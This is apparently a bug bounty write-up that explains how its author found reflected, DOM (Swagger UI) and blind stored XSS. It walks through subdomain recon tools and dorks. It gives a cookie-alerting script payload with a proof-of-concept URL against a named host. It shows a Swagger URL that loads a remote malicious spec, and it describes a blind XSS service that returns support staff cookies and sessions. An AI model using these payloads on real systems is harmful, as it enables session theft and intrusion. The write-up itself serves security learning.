Hello Hunters, i am Md. Rezaul Karim Razu, Python Geek and Bug bounty Hunter, welcome in my Write-up, i hope you like it and learn something new .

In this write-up i will share with you that how I Found 3 XSS Types (Reflected XSS && Blind Stored XSS && DOM XSS), lets start (:

Bugs :- (Reflected XSS && Blind Stored XSS && DOM XSS)

Reports status :-

1- I did the normal subdomain enumeration :-

- subfinder -dL domains.txt -o subfinder.txt
- amass enum -passive -norecursive -noalts -df domains.txt -o amass.txt
- cat domains.txt | assetfinder — subs-only > asset.txt

Merging all of them in one file :- cat amass.txt subfinder.txt gobuster_subs.txt other.txt | anew all-subs.txt

Get the live subs :- cat all-subs.txt | httpx -o live-subs.txt

2- Then i used google dorks to get a specific subs (subs with extensions like :- php, jsp, asp, aspx) :-


- site:*.examlpe.com ext:jsp

3- Then i got this subdaomain :- https://exampledesk.example.com/helpdesk/logon.asp?URL=value


4- I had simply injected this payload :- “></script><script>alert(document.cookie)</script> in the URL Parameter :-

POC URL :- https://iqdesk.iqwareinc.com/helpdesk/logon.asp?URL=%22%3E%3C/script%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E

4- And when i pressed enter the alert box had popped up with the cookie value



It was also vulnerable to HTML Injection



also you can check for the hidden paramters using the arjun tool :-

arjun -u https://exampledesk.example.com/helpdesk/logon.asp -w burp-parameter-names.txt

You will find the burp-parameter-names.txt wordlist inside usr/share/wordlists just type :- burp-parameter-names.txt in the command line.

(B) The DOM XSS :-

It's A DOM Cross-Site Scripting Vulnerability (DOM XSS) in swagger API .

So What is Swagger Ui ?

Swagger UI is a really common library used to display API specifications in a nice-looking UI used by almost every company. Swagger-UI allows users to provide a URL for an API specification, such as a YAML or JSON file. To view and render them, you add a query parameter. It would be possible to trigger an XSS attack by loading a malicious specification file and accessing the React function at this point.

Swagger ui v2 is Vulnerable To DOM XSS Vulnerability, so how i found it ?

1- From the same Subdomain enumeration process in the Reflected XSS vulnerability, we got this file with all the live subs :- live-subs.txt

2- I had run nuclei in all the live subs usinf the (-tags swagger) to just get the subs wich had swagger api or swagger ui :-

- nuclei -l live-subs.txt -tags swagger

3- Then i got this result :- swagger-api :-

[swagger-api] [http]
[info] https://something.example.com/swagger/ui/swagger-ui.js [v2.1.4,v2.1.10]


4- How i had exploited it ?

I searched for a way to exploit it, and i found this amazing writeup :- https://medium.com/@adhaamsayed3/found-6-domxss-at-different-programs-hacking-swagger-ui-5767c9d6d024

And as i had learned from that writeup, the final exploiting was like this :-

POC Link
:- https://something.example.com/swagger/ui/index.html?url=https://jumpy-floor.surge.sh/test.yaml

5- And when i pressed enter the alert box had popped up , and the js code had been executed from :- https://jumpy-floor.surge.sh/test.yaml



What was the impact ?

The swagger site allows you to enter in different credentials to test API methods via the Authorize Button on the right side. The methods in scope are very sensitive based on the nature of this application and generally only admins would be testing the API methods with their credentials.
With XSS here we would have the opportunity to target admin users and access very sensitive data.

Also you can get the swagger api or swagger ui using dirsearch tool :-

cat live-subs.txt | python3 dirsearch.py — stdin

just you need to add these dirs to your dirsearch wordlist :-

swagger/v2.0/swagger.json
swagger/v1.0/swagger.json
swagger/v3.0/swagger.json
swagger/v2/swagger.json
swagger/v1/swagger.json


(C) The Blind Stored XSS :-

I am targeting :- contact forms — support forms — chat forms — helpdesk forms in any bug bounty program i work in.

So how i found this Critical Blind Stored XSS ?

1- After the same Subdomain enumeration process in the Reflected XSS vulnerability, i started to look at the live subs manually one by one, and i found this subdomain :- https://help.example.com

2- When i had opened https://help.example.com i found a helpsesk form and it asked me to login using Email && Password, but i dont have an account so i clicked in create account link and it had taked me to another From (request form) its appear in this below screenshot :-



3- As you saw in the screenshot, the register request form was from three fileds :-

1- Name
2- Email
3- Requset comments (The vulnerable Field)

4- I went to free account in https://bxsshunter.com and logged in, then i went to the payloads Tab and i firstly copied the first basic payload with the basic <script></script> tags (you can copy all of them because you don't know wich one of them will work :))

4- then i came back to the register request form and fill in my testing data, i filled my Test name and my Test email, and in the Requset comments (The vulnerable Field) i pasted that basic blind xss payload which i had copied from https://bxsshunter.com.

5- Then i clicked on Register Me! button.

6- And guess what !!!, after a few minutes i got a reflection notification in my email wtih a report that containing the Customer Support Employees sensitive data (cookies, sessions, internal ips,....ext

Thats all guys, and i hope that you had learned something new (:

If you want following me :-

https://twitter.com/rezaul1773?t=1FfBYukVrRD6FNcMfCTMJg&s=35

https://www.linkedin.com/in/md-rezaul-karim-razu-79a7391a2

https://www.facebook.com/Kikrazu?mibextid=ZbWKwL

https://www.facebook.com/HackerOne.71?mibextid=ZbWKwL

References && Tools :-

- https://medium.com/@adhaamsayed3/found-6-domxss-at-different-programs-hacking-swagger-ui-5767c9d6d024
- https://bxsshunter.com/
- https://github.com/maurosoria/dirsearch
- https://github.com/s0md3v/Arjun
- https://github.com/projectdiscovery/nuclei/
- Penetration Testing Complete Tools List (kali.tools)